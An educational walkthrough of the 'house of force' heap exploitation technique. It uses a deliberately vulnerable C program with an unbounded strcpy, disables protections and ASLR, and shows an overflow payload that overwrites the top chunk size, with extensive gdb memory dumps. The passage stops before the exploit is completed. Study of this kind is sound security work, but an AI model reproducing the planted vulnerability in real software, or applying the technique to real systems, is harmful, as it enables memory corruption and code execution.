The house of force exploitation

The house of force exploitation is possible when the following conditions are met:

- There's an allocation in the heap which affected by an overflow, so we can overwrite the chunk header (more concretely the top chunk size has to be overwritten)
- There's a second allocation where the size of the allocation is controlled
- There's a third allocation as well where we can place our data

The easiest example for the house of force exploitation is the *gbmaster*'s example, he also took the code from *blackangel* (https://gbmaster.wordpress.com/2015/06/28/x86-exploitation-101-house-of-force-jedi-overflow/):

```
/*
 * blackngel's original example slightly modified
 */
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(unsigned long len, char *str, char *buf)
{
  char *ptr1, *ptr2, *ptr3;

  ptr1 = malloc(256);
  printf("PTR1 = [ %p ]\n", ptr1);
  strcpy(ptr1, str);

  printf("Allocated MEM: %lu bytes\n", len);
  ptr2 = malloc(len);
  printf("PTR2 = [ %p ]\n", ptr2);
  ptr3 = malloc(256);
  printf("PTR3 = [ %p ]\n", ptr3);

  strcpy(ptr3, buf);
}

int main(int argc, char *argv[])
{
  char *pEnd;
  if (argc == 4)
    fvuln(strtoull(argv[1], &pEnd, 10), argv[2], argv[3]);

  return 0;
}
```

As it can be seen, we have 3 memory allocations (*ptr1*, *ptr2*, *ptr3*). The first allocation's size is 256 bytes, but as we have an uncontrolled *strcpy* instruction, it is possible to overwrite that buffer with arbitrary length data. So here's the chance to overwrite the top chunk size. The content of the first allocation is filled with the second parameter of the program. The second allocation (*ptr2*) is based on the first parameter of the program. The first parameter is converted to integer with the *strtoull* method, so we can directly specify the size of that allocation. And finally the last (*ptr3*) allocation's size is 256 bytes again and we can copy our desired bytes there (3rd parameter of the program).

First, let's compile the program (I am using kali linux: *Linux kali 4.9.0-kali3-amd64 #1 SMP Debian 4.9.18-1kali1 (2017-04-04) x86_64 GNU*).

gcc -m32 -fno-stack-protector -z execstack -no-pie -Wl,-z,norelro -static -o hof hof.c

We compiled a 32bit binary without *noexec* protection. We also disabled all other protections, so *gdb-peda* shows no protection.

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
```

I also used the *–static* keyword to compile the libraries into the binary instead of dynamic linking.
Since the program is so helpful that it prints the memory address of all allocations first we check the heap usage without the debugger:

```
root@kali:~# ./hof 1000 AAAA CCCC
PTR1 = [ 0x8b7c2d0 ]
Allocated MEM: 1000 bytes
PTR2 = [ 0x8b7c7f0 ]
PTR3 = [ 0x8b7cbe0 ]
```


For the next run we have different addresses because of the Address Space Layout Randomization. Right now we are focusing only on the house of force exploitation so we turn off the ASLR.

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space


This time we get the same addresses all the time:

```
root@kali:~# ./hof 100 AAAA CCCC
PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 100 bytes
PTR2 = [ 0x80dd7f0 ]
PTR3 = [ 0x80dd860 ]
root@kali:~#
```


It’s time to talk about the heap allocations. The heap allocation methods of the operating system are very complex, so I won’t touch on all the details. We’re going to analyze only the necessary parts of it. The application can have multiple heaps. One heap consists of chunks. Chunks can have different sizes and can be freed and allocated. The free chunks with the same size are logically linked together in free lists, but this is not important for the house of force exploitation. What is important now that there’s always a top chunk (or wilderness) which size is equal to the not allocated memory in the current heap. Before the memory allocation begins the heap is practically one chunk.



After the first allocation the first chunk will replace the top chunk header and the top chunk header will shifted and the size will be less. That is because the total size of the heap doesn’t change.



And this goes in that way: the chunks are placed in the heap one after each other with different sizes and the top chunk always contains the remaining space.




Of course it is possible that a chunk is freed. In that case the heap won't be reorganized but the free space will be marked as free (originally it is marked as busy). If two free chunks are located next to each other then they will be merged (this can be useful for heap overflow, not now). The free chunks are registered in the free list (logically linked together with pointers). For an allocation the OS will check if there's available free chunk with the desired size. If not then it will be allocated from the top chunk.


It's time to analyze our program through the debugger. First we're going to check the heap after the first allocation (256 bytes). With *gdb-peda* we step to the appropriate part of the code:

gdb ./hof
*break *main*
run 100 AAAA CCCC

As it can be seen, we placed a breakpoint to the beginning of the main method and started the program with 100, AAAA and CCCC parameters. The beginning of the program looks like that:



Let's move on with the step (*s*) command. We can go step by step with the *s* or we can skip a whole method by entering and executing till the return (*s+finish*).



After jumping out the *strtouq* we arrive to the *fvuln* method that we have to debug step by step. The first real method is the *malloc*. The first parameter of *malloc* is the required size that is now 0x100 = 256 bytes.

Sometimes things happen differently in dbg, so first we execute *malloc* and check where the allocated space is. The return value of a method is placed in *eax*, so we can obtain the starting address of the allocated memory: 0x80dd2d0 (this time there's no difference).

```
File  Edit  View  Search  Terminal  Help
[----------registers----------]
EAX: 0x80dd2d0 --> 0x0
EBX: 0x80d9c9c --> 0x0
ECX: 0x20c29
EDX: 0x80dd2d0 --> 0x0
ESI: 0xffffd561 ("AAAA")
EDI: 0xffffd566 ("CCCC")
EBP: 0xffffd2a8 --> 0xffffd2e8 --> 0x0
ESP: 0xffffd280 --> 0x100
EIP: 0x80488a4 (<fvuln+31>:     add    esp,0x10)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
   0x8048897 <fvuln+18>:        sub    esp,0xc
   0x804889a <fvuln+21>:        push   0x100
   0x804889f <fvuln+26>:        call   0x805c6e0 <malloc>
=> 0x80488a4 <fvuln+31>:        add    esp,0x10
   0x80488a7 <fvuln+34>:        mov    DWORD PTR [ebp-0xc],eax
   0x80488aa <fvuln+37>:        sub    esp,0x8
   0x80488ad <fvuln+40>:        push   DWORD PTR [ebp-0xc]
   0x80488b0 <fvuln+43>:        lea    eax,[ebx-0x2d054]
[----------stack----------]
0000| 0xffffd280 --> 0x100
0004| 0xffffd284 --> 0xffffd2cc --> 0xffffd560 --> 0x41414100 ('')
0008| 0xffffd288 --> 0xa ('\n')
0012| 0xffffd28c --> 0x8048891 (<fvuln+12>:     add    ebx,0x9140b)
```

Just to illustrate how heap allocation works, we restart the program with the same parameters and before the execution of *malloc* we are checking the memory layout around 0x80dd2d0:

```
gdb-peda$ x/128x 0x80dd2a0
0x80dd2a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2c0:      0x00000000      0x00000000      0x00000000      0x00020d39
0x80dd2d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd300:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd310:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd320:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd330:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd340:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd350:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd360:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd370:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd380:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd390:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd400:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd410:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd420:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd430:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd440:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd450:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd460:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd470:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd480:      0x00000000      0x00000000      0x00000000      0x00000000
```

As it is indicated in the figure the first 4 byte value before 0x80dd2d0 is the size of the top chunk. Right now this is the size of the heap. We can try it without the debugger (0x20d39 = 134457):

```
root@kali:~# ./hof 130000 AAAA CCCC
PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 130000 bytes
PTR2 = [ 0x80dd7f0 ]
PTR3 = [ 0x80fd3d0 ]
root@kali:~# ./hof 140000 AAAA CCCC
PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 140000 bytes
PTR2 = [ 0xf7fd7010 ]
PTR3 = [ 0x80dd7f0 ]
root@kali:~#
```

The first allocation is less than the size of the current heap that's why it is allocated inside. But the second size (140000) is greater than the current heap size. As you can see PTR2 is allocated in a totally different memory region (0xf7fd7010) in a new heap.


Let's go back to the debugger and take a look at the memory after the first *malloc*:

```
gdb-peda$ x/128x 0x80dd2a0
0x80dd2a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2c0:      0x00000000      0x00000000      0x00000000      0x00000111
0x80dd2d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd300:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd310:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd320:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd330:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd340:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd350:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd360:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd370:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd380:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd390:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3d0:      0x00000000      0x00000000      0x00000000      0x00020c29
0x80dd3e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd3f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd400:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd410:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd420:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd430:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd440:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd450:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd460:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd470:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd480:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd490:      0x00000000      0x00000000      0x00000000      0x00000000
```

The figure above shows what happened. The top chunk moved lower. The start address of the top chunk is 0x80dd3e0 and its size decreased, now it's 0x20c29. 0x20d39-0x20c29 = 0x110,

so the size of the top chunk is decreased by the allocation (0x100) plus 0x10 (header size). This is also reflected by the size of the first size, which is now changed to 0x111 (the last bit is only for marking that the chunk is busy).

And here comes the house of force exploitation: since we can arbitrary overflow the first chunk we're going to modify the top chunk size. If we modify it to a large value we can make an arbitrary second allocation even outside the heap. Since the third allocation comes right after the second one, if the size of the second allocation is appropriate we can allocate the third chunk to the same place as the stack. The following figure represents what is happening with the house of force:



So the first step is to overwrite the topchunk size. According to the memory dump we need to provide an input with 0x110 length, where the last four bytes should be an appropriate large value e.g. 0xffffffff (the largest possible). We can achieve that with the following input (first using the debugger):

```
gdb-peda$ run 100 `python -c "print'A'*268+'\xff\xff\xff\xff'"` CCCC
Starting program: /root/hof 100 `python -c "print'A'*268+'\xff\xff\xff\xff'"` CCCC

[----------------------------------registers-----------------------------------]
EAX: 0x80db540 --> 0xffffd2b8 --> 0xffffd56b ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=0
=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43
30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...)
EBX: 0x80d9c9c --> 0x0
ECX: 0x8bbd127f
EDX: 0xffffd244 --> 0x80d9c9c --> 0x0
ESI: 0x80d9c9c --> 0x0
EDI: 0x8048188 (<_init>:        push   ebx)
EBP: 0x0
ESP: 0xffffd1ec --> 0x8048fdf (<__libc_start_main+943>: add    esp,0x10)
EIP: 0x804894a (<main>: lea    ecx,[esp+0x4])
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048945 <fvuln+192>:       mov    ebx,DWORD PTR [ebp-0x4]
   0x8048948 <fvuln+195>:       leave
   0x8048949 <fvuln+196>:       ret
=> 0x804894a <main>:    lea    ecx,[esp+0x4]
   0x804894e <main+4>:  and    esp,0xfffffff0
   0x8048951 <main+7>:  push   DWORD PTR [ecx-0x4]
   0x8048954 <main+10>: push   ebp
   0x8048955 <main+11>: mov    ebp,esp
```

After the first *malloc* we have to execute the next *printf* (this for writing the place of PTR1) and also the *strcpy* instruction. The debugger only shows a call for 0x80481b0 (see figure), but this is how the *strcpy* is executed.

```
[-------------------------------------code-------------------------------------]
   0x80488c2 <fvuln+61>:        push   DWORD PTR [ebp+0xc]
   0x80488c5 <fvuln+64>:        push   DWORD PTR [ebp-0xc]
   0x80488c8 <fvuln+67>:        call   0x80481b0
=> 0x80488cd <fvuln+72>:        add    esp,0x10
   0x80488d0 <fvuln+75>:        sub    esp,0x8
   0x80488d3 <fvuln+78>:        push   DWORD PTR [ebp+0x8]
   0x80488d6 <fvuln+81>:        lea    eax,[ebx-0x2d045]
   0x80488dc <fvuln+87>:        push   eax
[--------------------------------------stack-------------------------------------]
```

After that instruction we can check the interesting memory part again:

```
gdb-peda$ x/128x 0x80dd2a0
0x80dd2a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd2c0:      0x00000000      0x00000000      0x00000000      0x00000111
0x80dd2d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd2e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd2f0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd300:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd310:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd320:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd330:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd340:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd350:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd360:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd370:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd380:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd390:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3a0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3b0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3d0:      0x41414141      0x41414141      0x41414141      0xffffffff
0x80dd3e0:      0x31525400      0x5b203d20      0x38783020      0x32646430
0x80dd3f0:      0x5d203064      0x0000000a      0x00000000      0x00000000
0x80dd400:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd410:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd420:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd430:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd440:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd450:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd460:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd470:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd480:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd490:      0x00000000      0x00000000      0x00000000      0x00000000
```

There are some strange values after 0xffffffff but looks good. Trying it out without the debugger it should allow us to make arbitrary allocations, but this is not the case:

```
root@kali:~# ./hof 140000 `python -c "print'A'*268+'\xff\xff\xff\xff'"` CCCC
PTR1 = [ 0x80dd2d0 ]
Allocated MEM: 140000 bytes
PTR2 = [ 0xf7fd7010 ]
PTR3 = [ 0x80dd7f0 ]
```

The reason for this could be that we had another indirect heap allocation. In order to check it we're going to provide a different input. Let's try with only 252*A and 4 times \xff. Of course this won't cause overflow but at least we can check if we had another allocation in the heap. Now we're going to stop the debugging before the second direct allocation.

```
File  Edit  View  Search  Terminal  Help
0x080488cd in fvuln ()
gdb-peda$ x/128x 0x80dd2c0
0x80dd2c0:      0x00000000      0x00000000      0x00000000      0x00000111
0x80dd2d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd2e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd2f0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd300:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd310:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd320:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd330:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd340:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd350:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd360:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd370:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd380:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd390:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3a0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3b0:      0x41414141      0x41414141      0x41414141      0x41414141
0x80dd3c0:      0x41414141      0x41414141      0x41414141      0xffffffff
0x80dd3d0:      0x00000000      0x00000000      0x00000000      0x00000411
0x80dd3e0:      0x31525450      0x5b203d20      0x38783020      0x32646430
0x80dd3f0:      0x5d203064      0x0000000a      0x00000000      0x00000000
0x80dd400:      0x00000000      0x00000000      0x00000000      0x00000000
```

That's strange, but we really had another heap allocation with a size of 0x410. So the top chunk should be at 0x80dd3e0+0x410 = 0x80dd7f0. Let's check it:


```
gdb-peda$ x/128x 0x80dd7e0
0x80dd7e0:      0x00000000      0x00000000      0x00000000      0x00020819
0x80dd7f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd800:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd810:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd820:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd830:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd840:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd850:      0x00000000      0x00000000      0x00000000      0x00000000
